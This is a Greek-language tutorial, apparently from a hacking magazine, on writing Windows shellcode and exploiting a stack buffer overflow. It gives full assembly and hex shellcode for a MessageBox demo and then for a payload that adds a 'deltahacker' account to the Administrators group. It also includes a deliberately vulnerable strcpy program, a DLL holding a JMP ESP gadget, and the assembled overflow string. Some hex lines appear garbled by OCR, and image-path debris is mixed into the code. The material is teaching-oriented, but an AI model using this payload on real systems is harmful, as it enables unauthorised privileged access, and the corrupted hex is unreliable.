Πριν ασχοληθούμε με τον κώδικα Assembly ας θυμηθούμε ότι για να δημιουργήσουμε ένα MessageBox οφείλουμε να κάνουμε μια κλήση προς τη συνάρτηση MessageBoxA, η οποία κατοικεί μέσα στο αρχείο user32.dll (C:\Windows\system32\user32.dll). Πιο συγκεκριμένα, λοιπόν, για την κλήση στη MessageBoxA θα πρέπει να φορτώσουμε, μέσω της εντολής LoadLibraryA, τη βιβλιοθήκη user32.dll, και μέσα σ' αυτή να εντοπίσουμε τη διεύθυνση της MessageBoxA (με τη βοήθεια της εντολής GetProcAddress). Φυσικά, δεν πρέπει να ξεχνάμε ότι για να φορτώσει η βιβλιοθήκη user32.dll οφείλουμε να καλέσουμε τη συνάρτηση LoadLibraryA (κατοικεί μέσα στο αρχείο kernel32.dll) και να της περάσουμε ως παράμετρο το όνομα της βιβλιοθήκης DLL (είτε user32.dll είτε kernel32.dll, στο πλαίσιο της συζήτησής μας).

Δείτε τα αποτελέσματα που πήραμε με το εργαλείο get_the_address.exe[2] στο σύστημα με Windows 8.1 όπου κάναμε τους πειραματισμούς μας:

```
LoadLibraryA, located at address 0x7558a669 in Kernel32.dll
GetProcAddress, located at address 0x7558980c in Kernel32.dll
ExitProcess, located at address 0x75597f64 in Kernel32.dll
```

Στο κομμάτι FunctionReturn (με έντονα γράμματα) στον κώδικα που παρατίθεται λίγο παρακάτω, μετά το πέρασμα της διεύθυνσης 0x7558980c στον καταχωρητή ebx είναι φανερό ότι αυτός τελικά θα περιέχει τη διεύθυνση της συνάρτησης MessageBoxA, η οποία όπως είπαμε είναι πλέον η κύρια υπεύθυνη για την εμφάνιση του μηνύματος.

Λάβετε υπόψη ότι οι συναρτήσεις LoadLibraryA, GetProcAddress και ExitProcess, τις οποίες χρησιμοποιούμε στο παράδειγμα μας, έχουν διαφορετικές διευθύνσεις στις διάφορες εκδόσεις των Windows. Συνεπώς, το παράδειγμα shellcode που δίνουμε δεν θα λειτουργήσει σε άλλη έκδοση των Windows, μιας και είναι επόμενο ότι οι συναρτήσεις θα βρίσκονται σε διαφορετικές διευθύνεις. Αυτός είναι κι ο λόγος, δηλαδή, για τον οποίο πολλά έτοιμα shellcodes που διατίθενται στο Internet παίζουν σε συγκεκριμένες εκδόσεις των Windows κι όχι σε όλες.

Αν χρησιμοποιείτε διαφορετική έκδοση των Windows τότε εννοείται πως πρέπει να αλλάξετε αυτές τις τρεις διευθύνσεις με ό,τι ισχύει στο λειτουργικό σας. Το εργαλείο get_the_address.exe θα σας φανεί χρήσιμο.

```
mov ebx, 0x7593a669
mov ebx, 0x7558980c
mov eax, 0x75597f64
[SECTION .text]
BITS 32
global _start

_start:


xor eax,eax             ; Μηδενισμός των καταχωρητών
```

2. Βρείτε το στο shellcode src.zip, που θα πάρετε από το http://bit.ly/dh034shellcode

```
xor ebx,ebx
xor ecx,ecx
xor edx,edx
jmp short GetLibrary

GetLibraryReturn:
pop ecx                 ; pop address of the Library string
                        ; Pass library string as parameter to
                        ; LoadLibraryA, and call LoadLibraryA
mov ebx, 0x7593a669     ; LoadLibraryA (libraryname)
push ecx                ; push parameter to LoadLibraryA
call ebx                ; call LoadLibraryA - eax holds return value
                        ; Retrieve the address of the function name string
                        ; set below.
Jmp short FunctionName

FunctionReturn:
pop ecx                 ; pop address of the function string
                        ; Pass function string as parameter to
                        ; LoadLibraryA, and call LoadLibraryA
push ecx                ; push string as the second parameter
push eax                ; pass first parameter
mov ebx, 0x7558980c     ; GetProcAddress (hmodule, functionname)
call ebx                ; eax now holds address of MessageBoxA
Jmp short Message

MessageReturn:
pop ecx                 ; get the message string
xor edx, edx            ; clear edx value
                        ; Push the parameters onto the stack:
push edx                ; MB_OK
push ecx                ; title
push ecx                ; message
push edx                ; NULL window handle
call eax                ; MessageBoxA(windowhandle,msg,title,type)

ender:
xor edx,edx             ; empty edx out
push eax                ; move address of MessageBoxA onto stack
```

```
mov eax, 0x75597f64      ; ExitProcess(exitcode);
call eax                 ; exit cleanly so we don't crash parent
GetLibrary:              ; Define location and string
                         ; constant "user32.dll"
call GetLibraryReturn    ; push address of next byte onto stack,
                         ; and return to GetLibraryReturn
db 'user32.dll'          ; string constant
db 0x00                  ; terminate string with null

FunctionName:            ; Define location and string constant
                         ; MessageBoxA"
call FunctionReturn      ; push address of next byte onto stack, and return
                         ; to FunctionReturn
db 'MessageBoxA'         ; string constant
db 0x00                  ; terminate string with null


Message:                 ; Define location and string constant "Hey"
call MessageReturn       ; push address of next byte onto stack,
                         ; and return to MessageReturn
db 'deltaHacker!'        ; string constant
db 0x00                  ; terminate string with null
```

Μεταγλώττιση κώδικα Assembly

Με την προϋπόθεση ότι έχουμε αποθηκεύσει τον κώδικα Assembly σε ένα αρχείο ονόματι msgbox-win8.asm, από το Command Prompt των Windows δίνουμε:

```
nasm -f bin -o msgbox-win8.bin msgbox-win8.asm
```

Μετά την επιτυχή εκτέλεση της παραπάνω εντολής θα παραχθεί το αρχείο msgbox-win8.bin. Αν το ανοίξουμε με κάποιον hex editor, θα δούμε κάτι σαν την εικόνα 1.



Εικόνα 1.
Ανοίγοντας με έναν HexEditor το binary αρχείο που μόλις παραγάγαμε. Το shellcode είναι όλοι αυτοί οι δεκαεξαδικοί χαρακτήρες...

Το πρώτο μας shellcode είναι μπροστά μας! Αν τώρα πληκτρολογήσουμε

```
xxd -i msgbox-win8.bin
```

θα πάρουμε, μεταξύ άλλων, τους χαρακτήρες του shellcode αλλά με "0x" μπροστά απο κάθε δεκαεξαδικό χαρακτήρα.

```
GeorgeW@Jungle ~/ShellCode
$ xxd -i msgbox-win8.bin
unsigned char msgbox_win8_bin[] = {
  0x31, 0xc0, 0x31, 0xdb, 0x31, 0xc9, 0x31, 0xd2, 0xeb, 0x2a, 0x59, 0xbb,
  0x69, 0xa6, 0x58, 0x75, 0x51, 0xff, 0xd3, 0xeb, 0x2f, 0x59, 0x51, 0x50,
  0xbb, 0x0c, 0x98, 0x58, 0x75, 0xff, 0xd3, 0xeb, 0x34, 0x59, 0x31, 0xd2,
  0x52, 0x51, 0x51, 0x52, 0xff, 0xd0, 0x31, 0xd2, 0x50, 0xb8, 0x64, 0x7f,
  0x59, 0x75, 0xff, 0xd0, 0xe8, 0xd1, 0xff, 0xff, 0xff, 0x75, 0x73, 0x65,
  0x72, 0x33, 0x32, 0x2e, 0x64, 0x6c, 0x6c, 0x00, 0xe8, 0xcc, 0xff, 0xff,
  0xff, 0x4d, 0x65, 0x73, 0x73, 0x61, 0x67, 0x65, 0x42, 0x6f, 0x78, 0x41,
  0x00, 0xe8, 0xc7, 0xff, 0xff, 0xff, 0x44, 0x65, 0x6c, 0x74, 0x61, 0x48,
  0x61, 0x63, 0x6b, 0x65, 0x72, 0x21, 0x00
};
unsigned int msgbox_win8_bin_len = 103;
```

Προκειμένου ν' απαλλαγούμε απο τα "0x" (τα οποία δεν πρέπει να είναι μέρος του shellcode) μπορούμε να χρησιμοποιήσουμε το εργαλείο xxd-shellcode.sh το οποίο, όπως και θα δείτε, αφαιρεί τα "0x" κι έτσι έχουμε επιτέλους στα χέρια μας το καθαρότατο shellcode:

```
GeorgeW@Jungle ~/ShellCode
$ ./xxd-shellcode.sh msgbox-win8.bin
\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xeb\x2a\x59\xbb\x69\xa6\x58\x75\x51\xff\
xd3\xeb\x2f\x59\x51\x50\xbb\x0c\x98\x58\x75\xff\xd3\xeb\x34\x59\x31\xd2\
x52\x51\x51\x52\xff\xd0\x31\xd2\x50\xb8\x64\x7f\x59\x75\xff\xd0\xe8\xd1\
xff\xff\xff\x75\x73\x65\x72\x33\x32\x2e\x64\x6c\x6c\x00\xe8\xcc\xff\xff\
xff\x4d\x65\x73\x73\x61\x67\x65\x42\x6f\x78\x41\x00\xe8\xc7\xff\xff\xff\
x44\x65\x6c\x74\x61\x48\x61\x63\x6b\x65\x72\x21\x00
```

Η πρώτη δοκιμή


Το καθαρό shellcode που μόλις παραγάγαμε μπορούμε να το βάλουμε στον ακόλουθο κώδικα C++, ως περιεχόμενο της μεταβλητής code (τύπου Array):

```
char code[] = "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xeb\x2a\x59\xbb\x69\xa6\
x58\x75\x51\xff\xd3\xeb\x2f\x59\x51\x50\xbb\x0c\x98\x58\x75\xff\xd3\xeb\
x34\x59\x31\xd2\x52\x51\x51\x52\xff\xd0\x31\xd2\x50\xb8\x64\x7f\x59\x75\
xff\xd0\xe8\xd1\xff\xff\xff\x75\x73\x65\x72\x33\x32\x2e\x64\x6c\x6c\x00\
xe8\xcc\xff\xff\xff\x4d\x65\x73\x73\x61\x67\x65\x42\x6f\x78\x41\x00\xe8\
xc7\xff\xff\xff\x44\x65\x6c\x74\x61\x48\x61\x63\x6b\x65\x72\x21\x00";

int main(int argc, char **argv)
```

```
{
    int (*func)();
    func = (int (*)()) code;
    (int)(*func)();
}
```

Αν όλα έχουν γίνει σωστά, μετά τη μεταγλώττιση κι εκτέλεση του κώδικα θα πάρουμε μια εικόνα σαν τη 2.



Εικόνα 2.
Η εκτέλεση του shellcode πέτυχε! Ας κρατήσουμε στο μυαλό μας πάντως ότι το συγκεκριμένο shellcode έχει απλά προστεθεί στο αρχείο C++, επομένως δεν μιλάμε για σενάριο στο πλαίσιο μιας αληθινής επίθεσης.

Βέβαια ο σκοπός μας δεν είναι να φτιάξουμε ένα shellcode που θα περάσουμε μέσα σ' ένα executable, το οποίο αφού εκτελέσουμε θα πάρουμε ένα απλό μήνυμα στην οθόνη. Το παράδειγμα που μόλις δώσαμε είχε καθαρά εκπαιδευτικό χαρακτήρα, ώστε σε πρώτη φάση να μάθουμε πώς φτιάχνεται ένα shellcode. Αυτό που έχει πραγματικό ενδιαφέρον για τη συνέχεια είναι να συνδυάσουμε ένα stack overflow κι ένα shellcode, ώστε τελικά να εκτελέσουμε μη εξουσιοδοτημένο κώδικα. Όπως προαναφέραμε, το shellcode μας θα δημιουργεί έναν νέο χρήστη στο σύστημα.

Για τη συνέχεια θα υποθέσουμε ότι εργαζόμαστε στα Windows 7 κι ο χρήστης μας έχει ήδη δικαιώματα administrator. Διαφορετικά, αν δηλαδή δεν έχει, θα χρειαστεί να αποκλίνουμε στα μονοπάτια του privilege escalation κι έτσι θα χάσουμε το ωραίο κομμάτι της ανάλυσης, της δημιουργίας και της εκτέλεσης ενός shellcode. (Σκεφτείτε από τώρα και το ηθικό δίδαγμα: Ποτέ δεν πρέπει να εργαζόμαστε από το λογαριασμό ενός administrator, εκτός κι αν είναι απολύτως απαραίτητο. Ακόμη και τότε, καλό είναι να επιστρέφουμε στο λογαριασμό ενός μη-εξουσιοδοτημένου χρήστη το συντομότερο δυνατόν.)

Κατέχοντας λοιπόν όλο το απαραίτητο υπόβαθρο, ας παρουσιάσουμε τον κώδικα σε Assembly για τη δημιουργία ενός χρήστη. Ακολούθως, θα πάρουμε το shellcode του κώδικα. Αυτό που δεν θα πρέπει να ξεχάσουμε, όπως ήδη έχουμε πει, είναι να βεβαιωθούμε ότι έχουμε βάλει σωστά τις διευθύνσεις για τις συναρτήσεις WinExec και ExitProcess, αφού ενδεχομένως θα διαφέρουν ακόμη κι όταν μιλάμε για την ίδια έκδοση των Windows. Όταν, π.χ., έχουμε Windows update, κάποιες φορές αναβαθμίζεται και το kernel32.dll και πλέον δεν ισχύουν οι παλιές διευθύνσεις που ξέραμε.

Κώδικας για δημιουργία νέου χρήστη

Παραθέτουμε κώδικα Assembly για τη δημιουργία ενός χρήστη ονόματι deltaHacker, σε ένα σύστημα με Windows 7 (αρχείο adduser-windows7.asm).

```
[Section .text]
BITS 32
global _start

_start:
jmp short GetCommand        ; jump to the location of the command string

CommandReturn:              ; Define a label to call so that string address
                            ; is pushed onto stack
pop ebx                     ; ebx now points to the string
xor eax,eax                 ; empties out eax
push eax                    ; push null onto stack as empty parameter value
push ebx                    ; push the command string onto the stack
mov ebx,0x7721f22e          ;place address of WinExec into ebx
call ebx                    ;call WinExec(path , showcode )
xor eax,eax                 ; zero the register again to clear WinExec
                            ; return value (return values are often
                            ; returned into eax)
push eax                    ; push null onto stack as empty parameter value
mov ebx, 0x771ebc9a         ; place address of ExitProcess into ebx
call ebx                    ; call ExitProcess(0);

GetCommand:                 ; Define label for location of command string
call CommandReturn          ; call the return label so the return address
                            ; (location of string) is pushed onto stack
db "cmd.exe /c net user deltahacker delta /ADD && net localgroup
Administrators /ADD deltahacker"
                            ; Write the raw bytes into the shellcode
                            ; that represent our string.
db 0x00                     ;Terminate our string with a null character.
```

Όλη η ουσία του κώδικα είναι η προτελευταία γραμμή η οποία, όπως φαίνεται, έχει hardcoded όλο το συντακτικό της εντολής net user, με την οποία δημιουργούμε χρήστες στα Windows. Είναι φανερό ότι όλη αυτή η γραμμή θα μπεί στο stack και θα εκτελεστεί όταν γίνει το stack overflow. Όλα αυτά όμως με την εφαρμογή μιας μικρής, επιπρόσθετης τεχνικής που χρησιμοποιείται για τέτοιες περιπτώσεις και την οποία θα δούμε σε λίγο.

Εξαγωγή του shellcode

Αφού δημιουργήσουμε το αρχείο .bin πληκτρολογώντας την εντολή

```
nasm -f bin -o adduser-windows7.bin adduser-windows7.asm
```

χρησιμοποιώντας το xxd-shellcode.sh παίρνουμε το παρακάτω shellcode απαλλαγμένο απο τα ενοχλητικά "0x":

```
GeorgeW@Jungle ~/ShellCode
$ ./xxd-shellcode.sh adduser-windows7.bin
\xeb\x16\x5b\x31\xc0\x50\x53\xbb\x2e\xf2\x21\x77\xff\xd3\x31\xc0\x50\xbb\
x9a\xbc\x1e\x77\xff\xd3\xe8\xe5\xff\xff\xff\x63\x6d\x64\x2e\x65\x78\x65\
x20\x2f\x63\x20\x6e\x65\x74\x20\x75\x73\x65\x72\x20\x64\x65\x6c\x74\x61\
x68\x61\x63\x6b\x65\x72\x20\x64\x65\x6c\x74\x61\x20\x2f\x41\x44\x44\x20\
x26\x26\x20\x6e\x65\x74\x20\x6c\x6f\x63\x61\x6c\x67\x72\x6f\x75\x70\x20\
x41\x64\x6d\x69\x6e\x69\x73\x74\x72\x61\x74\x6f\x72\x73\x20\x2f\x41\x44\
x44\x20\x64\x65\x6c\x74\x61\x68\x61\x63\x6b\x65\x72\x00
GeorgeW@Jungle ~/ShellCode
$
```

Αποθηκεύουμε το shellcode σε ένα αρχείο text και φροντίζουμε να διαγράψουμε όλα τα \x. (Όχι με το χέρι, φυσικά, αλλά αντικαθιστώντας μέσα από το Notepad το σύμβολο \x με τον κενό χαρακτήρα.) Θα έχουμε έτσι το παρακάτω, "ορφανό" shellcode:

```
eb165b31c05053bb2ef22177ffd331c050bb9abc1e77ffd3e8e5ffffff636d642e6578
65202f63206e6574207573657220646574616861636b65722064656c7461202f4144
44202626206e6574206c6f63616c67726f75702041646d696e6973747261746f727320
2f4144442064656c74616861636b657200
```

Το παραπάνω string πρέπει να είναι στην ίδια γραμμή. Ακολουθούν ο κώδικας (σε C++) και η βιβλιοθήκη που θα προκαλέσουν stack overflow και θα ανακατευθύνουν τη ροή στο shellcode μας.

Main code

```
#include <stdio.h>
#include <string.h>
#include <windows.h>
HINSTANCE hDLL = LoadLibrary("MyDLL.DLL");
int main(int argc, char **argv)
{
    char string[16]="";
    strcpy(string,argv[1]);
}
```

DLL code

```
#include "dll.h"
#pragma data_seg ("shared")
```

```
#pragma data_seg ()
#pragma comment(linker,"/SECTION:shared,RWS")
int WINAPI DllMain (HINSTANCE hInstance, DWORD fdwReason, PVOID
pvReserved)
{
    return TRUE ;
}
EXPORT  char *VaultEnumerateVaults ()
{
    __asm("JMP %ESP");
}
```

Λίγη θεωρία για τη DLL


Το σημείο στο οποίο θα πρέπει να δοθεί ιδιαίτερη προσοχή είναι το κομμάτι Export στον κώδικα DLL, εκεί δηλαδή που υπάρχει inline Assembly με την εντολή JMP %ESP. Είναι πολύ σημαντικό το σημείο αυτό, διότι αφού εκτελεστεί η εντολή strcpy(string,argv[1]) όλο το argument που θα δώσουμε στη μεταβλητή string, δηλαδή το

AAAAAAAAAABBBBEXECUTE_USER_CREATION_CODE,


θα πάει στο stack. Συγκεκριμένα, μετά τη διεύθυνση επιστροφής θα βρίσκεται το shellcode μας. Όμως τι θα βρούμε στη διεύθυνση επιστροφής αν κάνουμε debugging με τον αγαπημένο Immunity Debugger; Θα βρούμε φυσικά το EntryPoint της DLL μας, η οποία ουσιαστικά δείχνει ξανά στον ESP διότι θέλουμε να εκτελεστεί το shellcode που βρίσκεται παρακάτω (στο exploit space, όπως λέμε). Προκειμένου να βρούμε το EntryPoint της DLL —και ειδικότερα τη διεύθυνση της εντολής JMP ESP—, αρκεί να βάλουμε ένα breakpoint στο κυρίως μέρος του προγράμματος, εκεί που φορτώνεται η DLL. Μόλις φορτωθεί —έχουμε σταματήσει με [F8] στη διεύθυνση 0x401590, όπως φαίνεται στην εικόνα 3— στο πάνω μέρος των επιλογών μπορούμε να πατήσουμε το κουμπί με το γράμμα "m" (απο το memory). Αμέσως θα εμφανιστεί ένα παράθυρο με ό,τι υπάρχει ενεργό στη μνήμη (memory map). Όπως θα δούμε, εκεί βρίσκεται ενεργή και η DLL μας! Αν μπούμε στο .text κομμάτι (με διπλό κλικ), όπου από εκεί ξεκινάει και το EntryPoint σε ένα εκτελέσιμο αρχείο (EXE ή DLL), κι αναζητήσουμε την εντολή JMP, θα δούμε ότι βρίσκεται στη διεύθυνση 610C11DF. Κρατάμε λοιπόν οπωσδήποτε στο μυαλό μας τη διεύθυνση αυτή, γιατί θα την τοποθετήσουμε μπροστά απο το payload μας. Γιατί άραγε; :)

Έτσι, μόλις ο υπολογιστής συμβουλευτεί τον καταχωρητή EBP για το ποια είναι η διεύθυνση επιστροφής, ο EBP θα του πει ότι η return address είναι η DF110C61. Έλα όμως που η διεύθυνση αυτή είναι στην ουσία το EntryPoint της DLL, η οποία πρακτικά δείχνει ξανά στον ESP... (JMP ESP).


Ο νέος ESP, λοιπόν, θα έχει τη διεύθυνση 22FED0 και η επόμενη προς εκτέλεση εντολή, όπως δείχνει και ο EIP (Instruction Pointer), είναι στη διεύθυνση 22FED0 όπου, πρακτικά, είναι το exploit space. Bingo! Μόλις εκτελέσαμε το shellcode μας.



Εικόνα 3.
Στο memory map του Immunity Debugger, ύστερα απο τη φόρτωση της DLL και το σταμάτημα με σχετικό breakpoint, βλέπουμε στο .text κομμάτι, στο οποίο και βρίσκεται το Entrypoint της DLL, ότι η διεύθυνση 610C11DF είναι αυτή που ψάχνουμε. Πράγματι, περιέχει την εντολή JMP ESP που είναι και το trick για το exploitation.



Εικόνα 4.
Ο καταχωρητής ESP δείχνει στη διεύθυνση 0x22FECC, η οποία έχει ως περιεχόμενο τη διεύθυνση 610C11DF. Μόλις εκτελεστεί, η διεύθυνση αυτή θα δείξει στον "καινούργιο" ESP κι έτσι θα εκτελεστεί το payload που βρίσκεται απο τη διεύθυνση 0x22FECC και κάτω.



Εικόνα 5.
Η εντολή JMP ESP πράγματι εκτελέστηκε. Πλέον, ο νέος ESP έχει τη διεύθυνση 0x22FED0 (ακριβώς κάτω απο τη διεύθυνση 0x22FECC). Εκεί βρίσκεται το shellcode το οποίο πρόκειται αμέσως τώρα να εκτελεστεί.

Μετατροπή του payload σε μορφή ASCII

Αφού διαπιστώσαμε ότι η διεύθυνση της εντολής JMP ESP είναι η 610C11DF, θα την τοποθετήσουμε τώρα μπροστά απο το payload — ανάποδα, φυσικά. Έτσι, θα έχουμε το ακόλουθο string. Παρατηρήστε ότι είναι ακριβώς το ίδιο με αυτό που είχαμε εξαγάγει αρχικά, πλήν όμως, τώρα έχουμε μπροστά (ανάποδα) τη διεύθυνση που προαναφέραμε (αυτή με το κόκκινο χρώμα).


```
df110c61eb165b31c05053bb2ef22177ffd331c050bb9abc1e77ffd3e8e5fffff636d642
e657865202f63206e657420757365722064656c74616861636b65722064656c7461202f41
444420262206e6574206c6f63616c67726f75702041646d696e6973747261746f7273202f
4144442064656c74616861636b657200
```

Σημείωση: Το string είναι σε μια γραμμή και μόνο.

Με τη βοήθεια ενός Hex to ASCII converter, μετατρέπουμε τώρα το παραπάνω string σε ASCII μορφή. Θα πάρουμε ένα αποτέλεσμα σαν το ακόλουθο:

```
ßaë[1ÀPS».ò!wÿÓ1ÀP»š¼-wÿÓèåÿÿÿcmd.exe /c net user deltahacker delta /ADD
&& net localgroup Administrators /ADD deltahacker▼
```

(Μη θορυβηθείτε από τα "κινέζικα" στη μορφή ASCII που θα πάρετε.)



Εικόνα 6.
